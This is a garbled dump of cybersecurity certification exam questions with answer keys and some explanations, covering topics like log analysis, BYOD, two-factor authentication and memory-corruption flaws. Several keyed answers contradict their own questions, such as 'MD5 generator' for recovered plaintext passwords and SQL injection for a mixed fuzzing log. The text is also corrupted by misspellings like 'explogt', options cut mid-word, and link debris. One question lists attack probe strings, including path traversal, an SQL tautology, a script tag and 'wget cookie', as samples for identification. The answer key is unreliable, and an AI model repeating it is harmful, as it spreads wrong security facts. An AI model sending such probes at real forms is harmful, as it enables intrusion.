Answer: B

Explanation:
OLA is an agreement between the internal support groups of an institution that supports SLA. According to the Operational Level Agreement, each internal support group has certain responsibilities to the other group. The OLA clearly depicts the performance and relationship of the internal service groups. The main objective of OLA is to ensure that all the support groups provide the intended ServiceLevelAgreement.

NEW QUESTION 161
A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	lllll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

A. SQL injection
B. XSS scanning
C. Fuzzing
D. Brute forcing

Answer: A

NEW QUESTION 163
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Answer: D

NEW QUESTION 166
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.
If the engineer wants to help ensure some resilience against zero-day vulnerabilities explogted against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Answer: D

NEW QUESTION 169
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:


Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%I	tom.jones	wit4njyt%I
dade.murphy	mUrpHTIME7	d.murph3	t%w3BT9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1Li*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Answer: C

NEW QUESTION 172
As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.
This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.
The command window will be provided along with root access. You are connected via a secure shell with root access.
You may query help for a list of commands. Instructions:
You need to disable and turn off unrelated services and processes.
It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>
B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

Answer: A

NEW QUESTION 175
A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

A. Effective deployment of network taps
B. Overall bandwidth available at Internet PoP
C. Optimal placement of log aggregators
D. Availability of application layer visualizers

Answer: D

NEW QUESTION 180
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an explogt.
Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 183
An organization enables BYOD but wants to allow users to access the corporate email, calendar, and contacts from their devices. The data associated with the user's accounts is sensitive, and therefore, the organization wants to comply with the following requirements:
Active full-device encryption Enabled remote-device wipe Blocking unsigned applications
Containerization of email, calendar, and contacts
Which of the following technical controls would BEST protect the data from attack or loss and meet the above requirements?

A. Require frequent password changes and disable NFC.
B. Enforce device encryption and activate MAM.
C. Install a mobile antivirus application.
D. Configure and monitor devices with an MD

Answer: B

NEW QUESTION 188
Given the following information about a company's internal network:
User IP space: 192.168.1.0/24
Server IP space: 192.168.192.0/25
A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

A. Use a protocol analyzer on 192.168.1.0/24
B. Use a port scanner on 192.168.1.0/24
C. Use an HTTP interceptor on 192.168.1.0/24
D. Use a port scanner on 192.168.192.0/25
E. Use a protocol analyzer on 192.168.192.0/25
F. Use an HTTP interceptor on 192.168.192.0/25

Answer: B

NEW QUESTION 192
Which of the following is the GREATEST security concern with respect to BYOD?

A. The filtering of sensitive data out of data flows at geographic boundaries.
B. Removing potential bottlenecks in data transmission paths.
C. The transfer of corporate data onto mobile corporate devices.
D. The migration of data into and out of the network in an uncontrolled manne

Answer: D

NEW QUESTION 193
A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device. Additionally, to protect patients' health information, management has identified the following requirements:
Data must be encrypted at rest.
The device must be disabled if it leaves the facility. The device must be disabled when tampered with
Which of the following technologies would BEST support these requirements? (Select two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1

F. MicroSD

Answer: CD

NEW QUESTION 198
A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:
An HOTP service is installed on the RADIUS server.
The RADIUS server is configured to require the HOTP service for authentication.
The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.
Which of the following should be implemented to BEST resolve the issue?

A. Replace the password requirement with the second facto
B. Network administrators will enter their username and then enter the token in place of their password in the password field.
C. Configure the RADIUS server to accept the second factor appended to the passwor
D. Network administrators will enter a password followed by their token in the password field.
E. Reconfigure network devices to prompt for username, password, and a toke
F. Network administrators will enter their username and password, and then they will enter the token.
G. Install a TOTP service on the RADIUS server in addition to the HOTP servic
H. Use the HOTP on older devices that do not support two-factor authenticatio
I. Network administrators will use a web portalto log onto these device

Answer: B

NEW QUESTION 199
Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.
The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

A. Vendor C for small remote sites, and Vendor B for large sites.
B. Vendor B for all remote sites
C. Vendor C for all remote sites
D. Vendor A for all remote sites
E. Vendor D for all remote sites

Answer: D

NEW QUESTION 202
Given the following output from a security tool in Kali:

[12:17:41] dumping options:

filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]

A. Log reduction
B. Network enumerator
C. Fuzzer
D. SCAP scanner

Answer: D

NEW QUESTION 204
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:
Involve business owners and stakeholders Create an applicable scenario
Conduct a biannual verbal review of the incident response plan Report on the lessons learned and gaps identified
Which of the following exercises has the CEO requested?

A. Parallel operations
B. Full transition
C. Internal review
D. Tabletop
E. Partial simulation

Answer: C

NEW QUESTION 206
A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has complied a set of applicable security controls based on this categorization.
Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

A. Check for any relevant or required overlays.
B. Review enhancements within the current control set.
C. Modify to a high-baseline set of controls.
D. Perform continuous monitorin

Answer: C

NEW QUESTION 208
A security analyst is inspecting pseudocode of the following multithreaded application:
1. perform daily ETL of data
1.1 validate that yesterday's data model file exists
1.2 validate that today's data model file does not exist
1.2 extract yesterday's data model
1.3 transform the format
1.4 load the transformed data into today's data model file
1.5 exit
Which of the following security concerns is evident in the above pseudocode?

A. Time of check/time of use
B. Resource exhaustion
C. Improper storage of sensitive data
D. Privilege escalation

Answer: A

NEW QUESTION 213
An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations. Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Answer: B

NEW QUESTION 216
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: nonsensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive. Which of
the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlle

Answer: C

NEW QUESTION 218
A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:
Which of the following tools is the engineer utilizing to perform this assessment?

Password complexity	Disabled
Require authentication from a domain controller before sign in	Enabled
Allow guest user access	Enabled
Allow anonymous enumeration of groups	Disabled

A. Vulnerability scanner
B. SCAP scanner
C. Port scanner
D. Interception proxy

Answer: B

NEW QUESTION 220
A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

A. Administrator accountability
B. PII security
C. Record transparency
D. Data minimization

Answer: D

NEW QUESTION 221
A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.
All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

A. System design documentation
B. User acceptance testing
C. Peer review
D. Static code analysis testing
E. Change control documentation

Answer: A

NEW QUESTION 226
A company has gone through a round of phishing attacks. More than 200 users have had their workstation infected because they clicked on a link in an email. An incident analysis has determined an executable ran and compromised the administrator account on each workstation. Management is demanding the information security team prevent this from happening again. Which of the following would BEST prevent this from happening again?

A. Antivirus
B. Patch management
C. Log monitoring
D. Application whitelisting
E. Awareness training

Answer: A

NEW QUESTION 230
An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:
URL: http://192.168.0.100/ERP/accountId=5&action=SELECT
Which of the following is the MOST likely vulnerability in this ERP platform?

A. Brute forcing of account credentials
B. Plan-text credentials transmitted over the Internet
C. Insecure direct object reference
D. SQL injection of ERP back end

Answer: C

NEW QUESTION 232
Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:

	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

A. Implement a secure text-messaging application for mobile devices and workstations.
B. Write a policy requiring this information to be given over the phone only.
C. Provide a courier service to deliver sealed documents containing public health informatics.
D. Implement FTP services between clinics to transmit text documents with the information.
E. Implement a system that will tokenize patient number

Answer: A

NEW QUESTION 236
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:
Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.
Do not let access ports impact configuration tasks.
Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.
D. Require the use of certificates for AAA.

Answer: B

NEW QUESTION 237
A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

A. Single-tenancy is often more expensive and has less efficient resource utilizatio
B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
C. The managed service provider should outsource security of the platform to an existing cloud compan
D. This will allow the new log service to be launched faster and with well-tested security controls.
E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Answer: A

NEW QUESTION 241
A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.
Which of the following solutions BEST meets all of the architect's objectives?

A. An internal key infrastructure that allows users to digitally sign transaction logs
B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
D. An open distributed transaction ledger that requires proof of work to append entrie

Answer: A

NEW QUESTION 244
An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically
disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

A. Add a second-layer VPN from a different vendor between sites.
B. Upgrade the cipher suite to use an authenticated AES mode of operation.
C. Use a stronger elliptic curve cryptography algorithm.
D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 249
Given the following code snippet:

```
<FORM ACTION="http://192.168.51.10/cgi-bin/order.pl" method="port">

<input type=hidden name="price" value="199.99">

<input type=hidden name="prd_id" value="X190">

QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>

</FORM>
```

Of which of the following is this snippet an example?

A. Data execution prevention
B. Buffer overflow
C. Failure to use standard libraries
D. Improper filed usage
E. Input validation

Answer: D

NEW QUESTION 250
A company has created a policy to allow employees to use their personally owned devices. The Chief Information Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices. Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Answer: A

NEW QUESTION 254
After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

Answer: D

NEW QUESTION 258
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Answer: D

NEW QUESTION 262
A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

A. Agent-based vulnerability scan
B. Black-box penetration testing
C. Configuration review
D. Social engineering
E. Malware sandboxing
F. Tabletop exercise

Answer: AC

NEW QUESTION 266
A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packet

Answer: B

NEW QUESTION 270
During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter
Port state 161/UDP open 162/UDP open 163/TCP open
The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

A. Patch and restart the unknown services.
B. Segment and firewall the controller's network
C. Disable the unidentified service on the controller.
D. Implement SNMPv3 to secure communication.
E. Disable TCP/UDP PORTS 161 THROUGH 163

Answer: D

NEW QUESTION 272
There have been several explogts to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

A. asset inventory of all critical devices
B. Vulnerability scanning frequency that does not interrupt workflow
C. Daily automated reports of explogted devices
D. Scanning of all types of data regardless of sensitivity levels

Answer: B

NEW QUESTION 277
Which of the following system would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

A. Endpoints
B. VPN concentrators
C. Virtual hosts
D. SIEM
E. Layer 2 switches

Answer: B

NEW QUESTION 281
A technician receives the following security alert from the firewall's automated system: Match_Time: 10/10/16 16:20:43
Serial: 002301028176
Device_name: COMPSEC1 Type: CORRELATION
Scrusex: domain\samjones Scr: 10.50.50.150
Object_name: beacon detection Object_id: 6005
Category: compromised-host Severity: medium
Evidence: host repeatedly visited a dynamic DNS domain (17 time) After reviewing the alert, which of the following is the BEST analysis?

A. the alert is a false positive because DNS is a normal network function.
B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. this alert indicates an endpoint may be infected and is potentially contacting a suspect hos

Answer: B

NEW QUESTION 285
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

A. The analyst is red team The employee is blue team The manager is white team
B. The analyst is white team The employee is red team The manager is blue team
C. The analyst is red team The employee is white team The manager is blue team
D. The analyst is blue team The employee is red team The manager is white team

Answer: D

NEW QUESTION 289
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After invest the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types a MOST likely at risk of exposure based on this new threat? (Select TWO)

A. Cardholder data
B. intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 292
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec… analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 293
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Answer: AC

NEW QUESTION 295
After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the $USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being explogted to manipulate the price of a shopping cart's items?

A. Input validation
B. SQL injection
C. TOCTOU
D. Session hijacking

Answer: C

Explanation:
In this question, TOCTOU is being explogted to allow the user to modify the temp file that contains the price of the item.
In software development, time of check to time of use (TOCTOU) is a class of software bug caused by

changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.
A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.
Incorrect Answers:
A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The explogt in this question is not an example of input validation.
B: SQL injection is a type of security explogt in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat
A. The explogt
in this question is not an example of a SQL injection attack.
D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The explogt in this question is not an example of session hijacking.
References: https://en.wikipedia.org/wikiHYPERLINK
"https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use"/Time_of_check_to_time_of_use

NEW QUESTION 297
Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

A. Integer overflow
B. Click-jacking
C. Race condition
D. SQL injection
E. Use after free
F. Input validation

Answer: E

Explanation:
Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.
Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.
According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."
Incorrect Answers:
A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space. Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.
B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information
or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.
C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.
D: SQL injection is a type of security explogt in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat
A. This is not
what is described in this question.
F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.
References:
http://www.webopedia.com/TERM/U/use-after-free.HYPERLINK "http://www.webopedia.com/TERM/U/use-after-free.html"html
htHYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"tps://en.wikipedia.org/wiki/Clickjacking http://searchstorage.tHYPERLINK
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NEW QUESTION 301
A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

A. Client side input validation
B. Stored procedure
C. Encrypting credit card details
D. Regular expression matching

Answer: D

Explanation:
Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:
A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for
validating input.
C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

NEW QUESTION 302
A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.
Which of the following is the BEST course of action?

A. Investigate the network traffic and block UDP port 3544 at the firewall
B. Remove the system from the network and disable IPv6 at the router
C. Locate and remove the unauthorized 6to4 relay from the network
D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Explanation:
The 2001::/32 prefix is used for Teredo tunneling.
Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.
